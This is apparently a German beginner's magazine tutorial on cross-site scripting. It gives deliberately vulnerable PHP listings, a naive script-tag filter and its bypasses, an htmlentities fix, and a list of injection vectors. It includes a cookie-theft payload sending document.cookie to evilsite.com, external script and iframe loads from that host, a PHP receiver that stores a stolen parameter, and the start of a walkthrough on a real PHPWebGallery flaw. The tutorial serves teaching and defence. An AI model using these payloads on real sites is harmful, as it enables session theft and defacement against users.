Für Einsteiger

XSS – Cross-Site Scripting

Paul Sebastian Ziegler

Schwierigkeitsgrad

Seitdem das Internet zu einem essenziellen Teil des Lebens vieler Leute geworden ist, bereitete die Sicherheit von Webseiten immer viele Sorgen. Codeinjektion in variablen Bereichen dynamischer Webseiten stellt eine gefährliche und überaus interessante Bedrohung für die Sicherheit dar. Der Artikel beschreibt die Logik hinter diesen Angriffen und zeigt deren praktische Anwendung.

Cross-Site Scripting (von hier an als XSS bezeichnet) ist eine der derzeitig weitest verbreiteten Schwachstellen in Web-Anwendungen. Es zeichnet Verantwortung für einen großen Teil der Bugs, Schwachstellen und Exploits, die tagtäglich in Sicherheitslisten diskutiert werden. Unter dem Gesichtspunkt der Popularität betrachtet, wird es lediglich vom berühmt-berüchtigten Bufferoverflow noch übertroffen. Einige Leute vertreten die Auffassung, XSS sei eine schwache Technik, welche hauptsächlich von Skriptkiddies benutzt wird. Dies ist jedoch fern der Realität. Da man für diese Art eines Angriffs nur einen Browser benötigt, ist das grundlegende Angiffsmuster relativ simpel anzuwenden; im Gegensatz hierzu benötigt man für das Anwenden fortgeschrittener Techniken ein gutes Verständnis von Skriptsprachen und dynamischen Webseiten.

Die grundlegende Idee hinter XSS ist – wie beim Bufferoverflow – die Annahme, dass die Eingabe des Nutzers nicht korrekt gefiltert und überprüft wird. Stellen Sie sich ein über das Internet erreichbares Gästebuch vor. Dem Zweck entsprechend ist der Besucher eingeladen eine Nachricht zu hinterlassen, die von allen anderen gelesen werden kann. Ein böswilliger Nutzer könnte jedoch auch überhaupt keine Nachricht, sondern stattdessen einige Zeilen JavaScript-Code für die anderen Nutzer hinterlassen. Gesetzt den Fall, dass das Gästebuch diese Eingabe des Nutzers nicht auf verdächtige Elemente hin untersucht, wird Skriptcode in die Seite eingebettet, welcher sich im Browser eines jeden Nutzers ausführt, der

In diesem Artikel erfahren Sie...

- wie man Skriptcode in anfällige Webseiten injiziert;
- wie man einfache Filtermechanismen umgeht;
- wie man Webseiten gegen XSS absichert.

Was Sie vorher wissen/ können sollten...

- die Grundlagen von HTML;
- die Grundlagen von JavaScript;
- wie dynamische Webseiten funktionieren.

JavaScript-Inhalte zulässt. Man neigt dazu anzunehmen, dass keine wichtigen Informationen auf diese Art und Weise gestohlen werden können. Jedoch sitzt man mit dieser Annahme einer Illusion auf. Oftmals werden sensitive Inhalte wie Zugangsdaten oder persönliche und finanzielle Informationen in Cookies gelagert werden, im Körper der Webseite selbst auftauchen oder ein Bestandteil der URL sein. In all diesen Situationen kann die Information vom Angreifer gestohlen werden.



Abbildung 1. *Browser mit Alert*

Listing 1. *Ein anfälliges Skript*

```
<?php
setcookie("xss", "This content will be stored in a cookie");
$text = $_GET['text'];
$title = $_GET['title'];
if (!$text && !$title){
      echo '
      <html>
      <head>
      <title>XSS-Test | Enter Message</title>
      </head>
      <body>
      <form action="example.php">
      <input type="text" name="title" value="Subject"><br /><br />
      <textarea name="text" rows="16" cols="100">Content goes here...
      </textarea><br />
      <input type="submit" name="send" value="Send Message">
      </form>
      </body>
      </html>';
}
if (!$text && $title){
      echo 'You need to enter a message<br /><a href="example.php">BACK</a>';
}

if (!$title && $text){
      echo 'You need to enter a title<br /><a href="example.php">BACK</a>';
}
if ($text && $title) {
      echo '
      <html>
      <head>
      <title>XSS-Test | New Messages</title>
      </head>
      <body>
      <h3>Your new messages:</h3><br />
      <b>'.$title.'</b><br />
      '.$text.'</body></html>';
}
?>
```

Wie die gigantische Anzahl veröffentlichter Vorfälle aufzeigt, handelt es sich hierbei um ein weit verbreitetes Problem. Warum dies der Fall ist, wird relativ einfach verständlich sobald man begreift, dass absolut jede Webseite, die die Eingabe eines Nutzers auf beliebige Weise ausgibt, anfällig für diesen Angriff ist, solange keine angemessene Filterung angewandt wird. Und obwohl Regeln für angemessenes Filtern bereits seit einiger Zeit bekannt sind, werden tagtäglich neue Schwachstellen selbst in großen Web-Anwendungen entdeckt. Beispielsweise waren innerhalb der letzten Monate so gut bekannte Webseiten und Dienste wie *amazon.co.jp*, *icq.com* und *MIMESweeper For Web* Ziele von XSS-Angriffen. Selbst die Webseite des amerikanischen Sicherheitsdienstes NSA fiel kürzlich einem solchen Angriff zum Opfer.

Die Grundlagen

Um uns einen ersten Überblick zu verschaffen, werden wir mit dem PHP-Skipt aus Listing 1 arbeiten. Für diese Beispiele müssen Sie es auf Ihren http-Server laden. Hierbei ist zu beachten, dass einige Konfigurationen gängiger http-Server die

Listing 2. *Der HTML-Code nach der Injektion*

```
<html>
<head>
<title>XSS-Test | New Messages
                        </title>
</head>
<body>
<h3>Your new messages:</h3><br />
<b>Subject</b><br />
<script>alert("vulnerable");
                        </script>
</body>
</html>
```

Eingaben eines Nutzers standardmäßig nach XSS-Angriffen filtern. Diese Funktion muss deaktiviert werden, damit Sie diese Beispiele anwenden können. Rufen Sie mit dem Browser Ihrer Wahl das Skript auf.

Sie werden ein Formular sehen, welches ein Eingabefeld und einen Textbereich zum Eingeben eines Titels und etwas Textes enthält. Im Großen und Ganzen ist dies ein extrem gängiger Aufbau. Was auch immer Sie eingeben und Absenden wird Ihnen daraufhin präsentiert. Versuchen Sie jetzt Folgendes in den Textbereich einzugeben:

```
<script>alert("vulnerable");</script>
```

Sobald Sie dieses Formular absenden wird sich ein Benachrichtigungsfenster öffnen, welches, genau wie in Abbildung 1, das Wort *vulnerable* anzeigt. Herzlichen Glückwunsch, Sie haben soeben JavaScript-Code in die Webseite injiziert.

Was passiert ist

Schauen wir uns Listing 2 an, welches den dynamisch erstellten HTML-Code enthält. Wie Sie sehen, wurde die Eingabe des Nutzers direkt in den Code eingebettet. Demnach wird jeder Skript-Code, der in das Textfeld eingegeben wird, direkt in den HTML-Code eingebettet. Ein Browser, der diese Webseite anzeigt, wird nichts darüber wissen, wo der Code herkam und was der ursprüngliche Zweck der Webseite war. Er wird lediglich den vorgegebenen Code interpretieren und den enthaltenen Skriptblock ausführen, so wie er es auch mit jedem anderen Skriptblock tun würde. Der Code, welcher auf diese Weise ausgeführt wird, arbeitet innerhalb des Sicherheitskontexts der angegriffenen Webseite und macht somit die Verschlüsselung des Datenstroms und ähnliche Techniken nutzlos.

Analyse des PHP-Skripts

Warum es möglich war, auf diese Weise Code zu injizieren wird



Abbildung 2. *Browser beim Anzeigen des Inhalts eines Cookies*

Listing 3. *PHP-Skript mit einfachem Filtern*

```
<?php
setcookie("xss", "This content will be stored in a cookie");
$text = $_GET['text'];
$title = $_GET['title'];
function filter($input){
$input = ereg_replace("<script>", "", $input);
$input = ereg_replace("</script>", "", $input);
return $input; }
$text = filter($text);
$title = filter($title);
if (!$text && !$title){
      echo '
      <html>
      <head>
      <title>XSS-Test | Enter Message</title>
      </head>
      <body>
      <form action="simple.php">
      <input type="text" name="title" value="Subject"><br /><br />
      <textarea name="text" rows="16" cols="100">Content goes here...
      </textarea><br />
      <input type="submit" name="send" value="Send Message">
      </form>
      </body>
      </html>';
}
if (!$text && $title){
      echo 'You need to enter a message<br /><a href="simple.php">BACK</a>';
}
if (!$title && $text){
      echo 'You need to enter a title<br /><a href="simple.php">BACK</a>';
}
if ($text && $title) {
      echo '
      <html>
      <head>
      <title>XSS-Test | New Messages</title>
      </head>
      <body>
      <h3>Your new messages:</h3><br />
      <b>'.$title.'</b><br />
      '.$text.'</body></html>';
}
?>
```

ersichtlich sobald man den PHP-Code erneut betrachtet. `echo '...'.$title.'<br />'.$text.'...';` liest die Variablen `$title` und `$text` aus, welche vom Nutzer bereitgestellt werden. Daraufhin wird der Inhalt dieser Variablen in einen String eingebaut und der gesamte String mit Hilfe von echo auf die Webseite geschrieben. Vergleichbare Mechanismen können in einer Vielzahl von Web-Anwendungen gefunden werden. Beispielsweise basieren

- Gästebücher;
- Foren;
- Private Nachrichten;
- Blogs;
- Wikis.

alle auf dem gleichen Mechanismus. Der Unterschied besteht darin, dass echte Web-Anwendungen die Eingabe für Gewöhnlich in einer Datenbank lagern und sie bei Bedarf in die Webseite eines spezifischen Nutzers einbauen werden. Sie sollten jedoch nicht denken, dass lediglich Web-Anwendungen, die eine direkte Eingabe vom Nutzer erhalten, anfällig sind. Auch indirekte Inhalte wie beispielsweise E-Mails können Skript-Code enthalten. Die meisten großen Webmailanbieter hatten in den letzten Jahren Probleme mit XSS.

Listing 4. *Durch Escaping gesicherter PHP-Skript*

```
<?php
setcookie("xss", "This content will be stored in a cookie");
$text = $_GET['text'];
$title = $_GET['title'];
function escaping($input){
$input = htmlentities($input);
return $input;
}
$title = escaping($title);
$text = escaping($text);
if (!$text && !$title){
      echo '
      <html>
      <head>
      <title>XSS-Test | Enter Message</title>
      </head>
      <body>
      <form action="advanced.php">
      <input type="text" name="title" value="Subject"><br /><br />
      <textarea name="text" rows="16" cols="100">Content goes here...
      </textarea><br />
      <input type="submit" name="send" value="Send Message">
      </form>
      </body>
      </html>';
}
if (!$text && $title){
      echo 'You need to enter a message<br /><a href="advanced.php">BACK</
                  a>';
}
if (!$title && $text){
      echo 'You need to enter a title<br /><a href="advanced.php">BACK</a>';
}
if ($text && $title) {
      echo '
      <html>
      <head>
      <title>XSS-Test | New Messages</title>
      </head>
      <body>
      <h3>Your new messages:</h3><br />
      <b>'.$title.'</b><br />
      '.$text.'</body></html>';
}
?>
```

Sensitive Inhalte

Betrachten wir eine der einfachsten Methoden an sensitive Inhalte zu gelangen. Oftmals werden interessante Inhalte in einem Cookie gespeichert. Cookies werden für gewöhnlich genutzt um Zugangsdaten, Sitzungsnummern und Hashwerte abzulegen. Jedoch können auch andere Informationen im Kontext einer komplexeren Attacke interessant sein. Beispielsweise können mitunter die Einstellungen oder Loginzeiten eines Nutzers missbraucht werden.

Das PHP-Skript hat einen Cookie auf Ihrem Computer abgelegt. Versuchen wir ihn mit Hilfe von JavaScript auszulesen! Kehren Sie zum verwundbaren PHP-Skript zurück und geben Sie diesmal `<script>alert(document.cookie);</script>` in das Textfeld ein.

Sie werden etwas mit Abbildung 2 Vergleichbares sehen. Ein Mitteilungsfenster wird sich öffnen und die Worte *xss=This+content+will+be+stored+in+a+cookie* anzeigen. In diesem Fall ist *xss* der Name des Cookies und *This+content+will+be+stored+in+a+cookie* dessen Inhalt. Natürlich wäre es ebenso möglich, mehrere Cookies auf diese Weise auszulesen.

Wir sind also in der Lage, den Inhalt eines Cookies auszugeben. Jedoch stellt dies allein bisher keine



Abbildung 3. *Browser, der auf eine bösartige Webseite weitergeleitet wird*

Gefahr dar. Im Falle eines Angriffs würde es den Nutzer lediglich ärgern und ihn eventuell auf den Gedanken bringen, dass einige Dinge nicht so sind wie sie sein sollten.

Wie kann der Inhalt des Cookies an den Angreifer übermittelt werden? Wie immer gibt es mehrere Möglichkeiten dies zu tun. Ich werde Ihnen eines der einfachsten Konzepte zeigen. Wir werden den Browser dazu bringen sich auf eine andere Webseite weiterzuleiten, während wir den Inhalt des Cookies als Argument übergeben. In diesem Fall wird die andere Webseite höchst wahrscheinlich ein Skript sein, welches die übergebenen Inhalte in eine Datei oder Datenbank speichert.

So viel zur Theorie; auf zur praktischen Umsetzung. Öffnen Sie abermals das verwundbare PHP-Skript mit Ihrem Browser. Geben Sie diesmal `<script>document.location="http://www.evilsite.com/evilscript.php?info="+document.cookie;</script>` in das Textfeld ein.

Sie werden etwas mit Abbildung 3 Vergleichbares sehen. Der Browser leitet sich selbst auf die Webseite *evilsite.com* weiter und fügt die Informationen des Cookies an. Auf die Realität übertragen wären die sensitiven Inhalte soeben gestohlen worden.

Einfaches Filtern

Wie Sie gesehen haben sind dynamisch kreierte Webseiten anfällig

Abbildung 4. *Statusleiste des Browsers beim Anzeigen von JavaScript-Inhalten*

Abbildung 5. *XSS-Attacke schlägt dank Escaping fehl*

Methoden Code einzubetten

Die verwundbare Webseite mit purem Skript-Code zu versorgen ist nur eine aus vielen Möglichkeiten. Wie dieser Artikel beschreibt, kann Code ebenso in Links und *onmouseover*-Effekten eingebettet werden. Werfen wir einen Blick auf eine kleine Auswahl der vielen Orte und Techniken, mit deren Hilfe Code eingebettet werden kann. Sie sollten nicht erwarten, dass alle diese Beispiele in Ihrem Browser funktionieren, da einige von Ihnen sehr browserspezifisch sind.

```
<SCRIPT SRC=http://www.evilsite.com/evilcode.js></script>
```

Indem man die Webseite Skript-Code aus einer Datei einbauen lässt, erhält man die Möglichkeit Größenbeschränkungen zu umgehen. Weiterhin erscheint der Code nicht direkt im HTML-Code und wird dadurch schwerer zurückverfolgbar. In manchen Fällen ist der Sicherheitskontext der Webseite nicht vernachlässigbar, da er Code aus dritten Quellen blockieren kann. Bedenken Sie in diesem Fall, dass die Datei, welche den Code enthält, nicht zwangsläufig auf *.js* enden muss. Sollte es möglich sein, Dateien wie Bilder auf den Server hochzuladen, können Sie die Webseite oft in die Irre führen, indem Sie die Datei, welche den Skript-Code enthält, *hamlos.jpg* nennen und sie daraufhin einbinden. Da Sie vom gleichen Server kommt wird Sie so oftmals als sicheres Objekt behandelt werden.

```
<img src=”javascript:alert('vulnerable');”>
```

Mitunter ist es möglich, JavaScript-Code innerhalb eines Image-Tags unterzubringen. Diese Schwachstelle kann in Fällen missbraucht werden, in denen die angegriffene Webseite zwar die Eingabe eines Nutzers korrekt filtert aber ein anderes Formular nutzt, um dem Nutzer zu erlauben, Bilder ohne Filterung in den Text einzubauen. Sollte der Nutzer in der Lage sein die Quelle des Bildes anzugeben, existiert somit eine Möglichkeit, Code zu injizieren.

```
<a href="javascript:alert(&quot;XSS&quot;)">ClickMe!</a>
```

Sollte es nicht möglich sein einfache und doppelte Anführungszeichen gleichzeitig zu verwenden, besteht die Möglichkeit, Anführungszeichen innerhalb des JavaScript-Codes mit ihren Escapesequenzen zu ersetzen.

```
<body onload=alert("vulnerable")>
```

Diese Konstruktion erlaubt es uns Skript-Code in einem `<body>`-Tag unterzubringen, welcher durch das *onload*-Ereignis ausgeführt wird. *Onload* tritt immer dann auf, wenn der Browser den Code verarbeitet, sodass er in einer verwundbaren Situation immer ausgeführt wird. Diese Methode kann in Situationen angewendet werden, in denen die Eingabe eines Nutzers das Verhalten der Webseite bestimmt, indem sie die Parameter des `<body>`-Tags der Webseite manipuliert.

```
<a href="javascript:alert('vulnerable'); <
```

Browser, die auf der Gecko Rendering Engine aufbauen, werden oftmals Codeblöcke ausführen, die keine schließenden Tags enthalten, da diese Engine automatische Schließungen vornimmt. Das obrige Beispiel wird einen Link schaffen, welcher von einem < repräsentiert wird und beim Anklicken Code ausführt. Dies kann sehr hilfreich sein, wenn die Injektion innerhalb eines anderen Tags stattfindet.

```
<iframe src=http://www.evilsite.com/evilscript.html>
```

Fügt man einen Iframe in die verwundbare Webseite ein, so ist es möglich, die im Iframe geladene Webseite Code ausführen zu lassen. In diesem Beispiel würde die HTML-Datei *evilscript.html* den Script enthalten müssen, welchen der Angreifer ausführen will.

```
<iframe src="javascript:alert('vulnerable');"></iframe>
```

Natürlich kann Script-Code auch direkt in einen Iframe injiziert werden.

Überzeugen Sie sich, wieviel wir für Sie machen können

Unsere Zeitschriften bilden die beste und billigste Zugangsplattform zu fortgeschrittenen Benutzern von IT-Technologien.

Große Auswahl der Themen der Magazine: vom Programmieren, über die Sicherheit, Webdesign, bis zum Nutzen der Linux-Systeme, garantieren Ihnen die Möglichkeit einer optimalen Selektion der Zielgruppe.

Die Veröffentlichung in 7 Sprachen und Zugänglichkeit der Magazine in ganz Europa ermöglichen die Führung präziser, lokalen Werbeaktionen und einfache Vorbereitung einer großen europäischen Werbekampagne.

Rufen Sie uns noch heute an (**+48 22 887 10 10**) oder schicken Sie uns eine E-Mail (**adv@software.com.pl**). Unser Konsultant wird für Sie ein optimales, individuelles und Ihren Forderungen entsprechendes Angebot erstellen.

WYDAWNICTWO **Software**

Software-Wydawnictwo Sp. z o.o. ist der Herausgeber folgender Magazine: Software Developer's Journal , Linux+, PHP Solutions, hakin9, .PSD, Linux+Extra!, Software Developer's Journal Extra, Aurox Linux.

adv@software.com.pl

für XSS, wenn sie die Eingabe eines Nutzers annehmen und sie in den HTML-Code einbauen. Wie also ist es möglich sich gegen diesen Angriff zu schützen? In diesem Abschnitt werden wir einen Blick auf einfache Filtern werfen und untersuchen wie es umgangen werden kann. Fangen wir also an.

Listing 3 enthält das gleiche PHP-Skript, das Sie schon aus Listing 1 kennen. Jedoch implementiert dieses PHP-Skript eine Funktion namens `filter()`. Diese Funktion durchsucht den String, welcher als Argument übergeben wird, nach `<script>`- und `</script>`-Tags und entfernt diese. Weiterhin wendet das Skript die Funtkion `filter()` auf beide Variablen an, die die Eingabe des Nutzers enthalten. Wir werden somit nicht in der Lage sein Skripts im Stil des vorherigen zu benutzen, da dieser solche Tags benötigt. Dennoch ist diese Art des Filterns in keinster Weise sicher. Es existieren mehrere Ansätze, die es uns erlauben, diese Art des Filterns zu umgehen. Schauen wir uns einige von ihnen an.

Einfaches Filtern umgehen

Da wir unseren Code nicht mit `<script>`-Tags einbetten können, werden wir Ihn mit etwas anderem umgeben. Hierfür eignen sich Links sehr gut. Sie dürfen JavaScript enthalten, da sich damit Codern die Möglichkeit eröffnet, Webseiten zu erstellen, die sich dynamischer verhalten. Beispielsweise können Sie benutzt werden um kleine Fenster mit Produktinformationen zu öffnen oder komplexere Aktionen innerhalb eines Gerüstes aus JavaScript auszuführen.

Betrachten Sie das verbesserte PHP-Skript in Ihrem Browser. Sollten Sie sicherstellen wollen, dass die vorherige Methode nicht mehr funktioniert, wäre jetzt ein guter Zeitpunkt sie nochmals auszuprobieren. Geben wir nun einen Link in den Textbereich ein. Anstelle einer URL werden wir das Schlüsselwort *javascript*: gefolgt von unserem

Tabelle 1. *Gängige HTML-Escapesequenzen*

Character	Escape-Sequenz
“	" "
&	& &
+	&#43;
<	&lt <
>	&gt >
=	&#61;
\	&#92;
[	&#91;
]	&#93;
^	&#94;
{	&#123;
}	&#125;

Code übergeben. Der fertige Link sollte in etwa wie dieser aussehen: `<a href="javascript:alert('still vulnerable');">ClickMe!</a>`.

Sobald Sie die Maus über den Link bewegt, wird die Statusleiste Ihres Browsers höchstwahrscheinlich wie in Abbildung 4 aussehen. Ein Klick auf den Link führt den enthaltenen JavaScript-Code aus und zeigt die Nachricht *still vulnerable* an. Selbstverständlich lassen sich die gleichen Methoden, die wir vorher nutzten um den Cookie zu stehlen, auch hier anwenden.

Auf den ersten Blick erscheint es unwahrscheinlich, dass ein Nutzer tatsächlich auf solch einen Link klicken wird. Immerhin wird er den JavaScript-Code in seiner Statusleiste sehen, was ihn misstrauisch machen sollte. Bedenken Sie jedoch, dass die meisten Menschen, die im Web surfen, keinerlei Verständnis von JavaScript haben und daher nicht wissen werden, was der Link tut. Defacto verstehen viele Menschen, die im Web surfen, nicht einmal das Konzept eines Links. Weiterhin überprüfen Menschen für gewöhnlich nicht, wohin sie ein Link leiten wird. Wir alle tendieren dazu zu glauben, was der Kontext des Links uns mitteilt. Dementsprechend hat ein Link, der detaillierte Informationen zu etwas Wichtigem oder billige Uhren verspricht, sehr gute Chancen angeklickt zu werden.

Aber selbst wenn der Nutzer nicht auf den Link klicken sollte sind wir noch immer in der Lage Code auszuführen. Das Schlüsselwort ist *onmouseover*. Effekte wie *onmouseover* werden für gewöhnlich genutzt, um interaktive Webseiten zu erstellen. Wenn Sie beispielsweise Ihre Maus über ein Seitenmenü bewegen und das Menü an den Stellen, über denen sich Ihre Maus befindet, eingedrückt erscheint, handelt es sich um einen Satz von *onmouseover*-Effekten, die die Bilder, über die Sie ihre Maus bewegen, durch andere ersetzen. Implementieren wir also eine Attacke.

Tippen Sie:

```
<a onmouseover="javascript:
alert('vulnerable without clicking')"
>Move your mouse over me!</a>
```

in das Textfeld des verbesserten Skripts ein. Sobald Sie nun Ihre Maus über den Text bewegen wird Ihr Browser den enthaltenen Code ausführen und *vulnerable without clicking* ausgeben. Da dieser Text sich optisch nicht von normalem Text unterscheidet, wird der Nutzer nicht in der Lage sein, ihn von normalem Text zu unterscheiden und die Chancen stehen gut, dass er die Maus darüber bewegt.

Listing 5. *Argument speicherndes PHP-Skript*

```
<?php
$file = fopen("pwsave.txt","w");
fwrite($file, $_GET[pw]);
fclose($file);
?>
```

Fortgeschrittenes Filtern

Bisher haben Sie gesehen, wie die Injektion von Code funktioniert und wie einfaches Filtern umgangen werden kann. Werfen wir im Folgenden einen Blick auf effizientere Konzepte des Filterns, welche es uns erlauben, Attacken im XSS-Stil zu unterbinden.

Es gibt im Großen und Ganzen zwei Ansätze dies zu tun. Entweder escapet man alle Sonderzeichen, oder man nutzt umfassende Listen und reguläre Ausdrücke, um gefährliche Tags zu entfernen. Beide Methoden haben sowohl Vorteile als auch Nachteile auf die wir später einen Blick werfen werden.

Listing 4 enthält die finale Version unseres PHP-Skripts. Diesmal wird die Funktion *htmlentities()* genutzt, um die Eingabe des Nutzers zu escapen und somit alle Sonderzeichen mit ihrem Equivalent in HTML – den so genannten Escapesequenzen – zu ersetzen. Escapesequenzen werden normalerweise genutzt, um Sonderzeichen in eine Folge normaler Zeichen umzuwandeln und somit Probleme mit verschiedenen Zeichensätzen zu umgehen. Beispielsweise wird der deutsche Buchstabe *Ä* von der Zeichenfolge*Ä* repräsentiert. Auf diese Weise wird der korrekte Buchstabe angezeigt, ganz gleich mit welchem Zeichensatz Ihr Browser arbeitet.

Allerdings können wir diesen Mechanismus auch für unsere Zwecke nutzen. Escapesequenzen sehen nur so aus wie die Zeichen, die sie repräsentieren; sie teilen hingegen nicht deren Funktionalität.

Lassen Sie mich diese Tatsache anhand eines Beispiels verdeutlichen. Die Strings `<script>` und `&lt;script&gt;` werden exakt gleich dargestellt. Jeder beliebige Browser wird jedoch `<script>` als einen Tag betrachten, welcher den Anfang eines Codeblocks anzeigt, wohingegen `&lt;script&gt;` lediglich wie ein ganz normaler String behandelt wird. Behalten wir dies im Hinterkopf, so wird es offensichtlich warum wir XSS-Attacken mit Escaping verhindern können: Was auch immer der Angreifer eingibt wird nicht besonders behandelt sondern nur ein normaler Text-String sein. Wenn Sie also versuchen die Angriffsmuster, die Sie in vorherigen Abschnitten gesehen haben, anzuwenden, werden Sie feststellen, dass sie nicht funktionieren. Probieren Sie es ruhig aus. Das Resultat wird Abbildung 5 ähneln.

Das zweite Konzept ist weit schwieriger umzusetzen. Anstelle schlicht alle gefährlichen Zeichen in der Eingabe des Nutzers zu ersetzen müssen wir sie auf der Suche nach gefährlichen Inhalten filtern. Solche Inhalte könnten `<script>`-Tags, in Links eingebautes JavaScript und Vieles mehr sein. Es ist notwendig, eine umfassende Datenbank gefährlicher Inhalte zu erstellen und reguläre Ausdrücke zu schaffen, die sie alle finden und herausfiltern. All dies würde den Rahmen dieses Artikels sprengen. Sollten Sie Interesse haben mehr über diese Technik zu lernen, können Sie informative Links in der Box *Im Internet* finden.

Nachteile beider Methoden

Wie Sie gesehen haben, gibt es zwei grundlegende Möglichkeiten, die es uns erlauben XSS-Attacken abzuwehren. Lassen Sie uns nun einen Blick auf die Nachteile werfen.

Alle Sonderzeichen zu escapen ist der einfachste und sicherste Weg mit XSS umzugehen. Der große Nachteil ist jedoch, dass alle Sonderzeichen und somit auch alle Tags geblockt werden. Dies hält den Nutzer davon ab, jegliche HTML-artige Tags zum Formatieren

Möglichkeiten eines Angriffs

Da dieser Artikel das Ziel verfolgt Ihnen die Technik hinter XSS beizubringen, haben wir nur eine einzige Attacke zu Demonstrationszwecken implementiert. Allerdings bietet XSS wesentlich mehr Optionen als das simple Stehlen von Cookies.

- Fehlinformation – Die `document.write()` Funktion hat großes Potential Fehlinformationen zu platzieren. Stellen Sie sich vor, eine große Nachrichtenseite sei anfällig für XSS. Ein Angreifer könnte eine URL erstellen, welche einen Artikel über nukleare Angriffe irgendwo in der Welt in die Seite einbaut und diese URL über E-Mails und Foren verbreiten. Die Nachricht selbst wird durch die Webseite Glaubwürdigkeit erhalten und viele werden ihren Inhalt glauben.
- Verunstaltung – Ähnlich wie im vorhergehenden Paragraphen können Webseiten auch verunstaltet werden. Beispielsweise könnte ein Bild auf der Webseite platziert oder der Browser des Nutzers zu einer anderen Seite weitergeleitet werden.
- Nutzer überwachen – Ein cleverer Angreifer könnte Code erstellen, welcher jeden Link, auf den ein Nutzer klickt, zusammen mit der Zeit des Klicks an einen anderen Server sendet. Dieser Mechanismus an sich ist von in Skriptsprachen geschriebenen Tools zur Erhebung von Webseiten-Statistiken gut bekannt.
- Generieren von Bandbreite – Nehmen wir einmal mehr die große Nachrichtenseite als Beispiel. Sie wird höchstwahrscheinlich täglich mehrere Tausend Besucher haben. Wenn ein Angreifer Code injiziert, der bei jeder Ausführung die größte verfügbare Datei vom Server eines Opfers lädt, generiert dies massive Bandbreite, welche genug sein sollte, um jeden beliebigen kleinen und auch noch viele mittlere Server per DOS außer Gefecht zu setzen.

seines Textes zu nutzen. Sollten Sie es dem Nutzer ermöglichen wollen Text zu formatieren, müssen Sie ein Interface implementieren, welches die Formatierung ohne Tags vornimmt.

Listenbasiertes Filtern hingegen muss sich mit diesem Problem nicht auseinandersetzen, da es nicht alle, sondern lediglich gefährliche Tags entfernt für welche Sie reguläre Ausdrücke geschrieben haben. Jedoch stellt dies auch das größte Problem dar. Von Zeit zu Zeit entstehen neue Angriffsvektoren. Es werden immer neue Orte entdeckt werden an denen Code eingebettet werden kann. Mitunter wird sich selbst der HTML-Standard leicht verändern. Um Sicherheit zu gewährleisten müssen die regulären Ausdrücke permanent auf dem neuesten Stand gehalten werden. Aus dem gleichen Grund macht Sie diese Methode anfällig für alle Anngriffsvektoren, die noch nicht veröffentlicht wurden, da nur das Bekannte herausgefiltert werden kann.

Die echte Welt

Bisher haben Sie gesehen was XSS ist und wie es angewandt und unterbunden werden kann. Jedoch haben wir dem klaren Verständnis zur Liebe immer mit den vorbereiteten Beispiel-Skripten gearbeitet. Lassen Sie uns also zum Abschluss eine verwundbare Anwendung aus der echten Welt betrachten.

Am 4. Juli 2006 schickten die Mitglieder des *Moroccan Security Research Team* eine E-Mail an die BUGTRAQ-Mailingliste. In dieser verkündeten Sie der Community, dass eine XSS-Schwachstelle in PHPWebGallery gefunden wurde, welche sämtliche Versionen bis einschließlich 1.5.2 betrifft. Das Problem befindet sich in einer Datei namens *comments.php*, welche es erlaubt die Kommentare von Nutzern zu betrachten und zu filtern. Jedoch wird die Eingabe, die über das keyword-Feld übergeben wird, nicht korrekt überprüft. Nutzen wir also diese Tatsache aus und stehlen den Cookie eines Nutzers!

Sie können die anfällige Version 1.5.2 auf der hakin9-livecd finden. Booten Sie sie und rufen Sie mit firefox *http://localhost/phpwebgallery/comments.php* auf. Obwohl die Mail, die über diese Schwachstelle informierte einen Exploitstring enthielt, werden wir hier nicht mit ihm arbeiten. Anstelle dessen werde ich Sie durch die Erstellung Ihrer eigenen Attacke leiten.

Wir wissen, das die keyword-Eingabe unsicher ist; finden wir also heraus, wie in ihr hinterlegte Inhalte in den HTML-Code weitergeleitet werden. Um dies zu bewerkstelligen tippen wir lediglich einen String in die Eingabe ein und durchsuchen danach den HTML-Code bis wir selbigen wiederfinden. In diesem Beispiel entschied ich mich *XSScodegoeshere* als meinen String zu nutzen. Nach dem Absenden kann folgende Zeile in der Webseite gefunden werden:

```
<label>Keyword<input type=
"text" name="keyword" value=
"XSScodegoeshere"/></label>
```

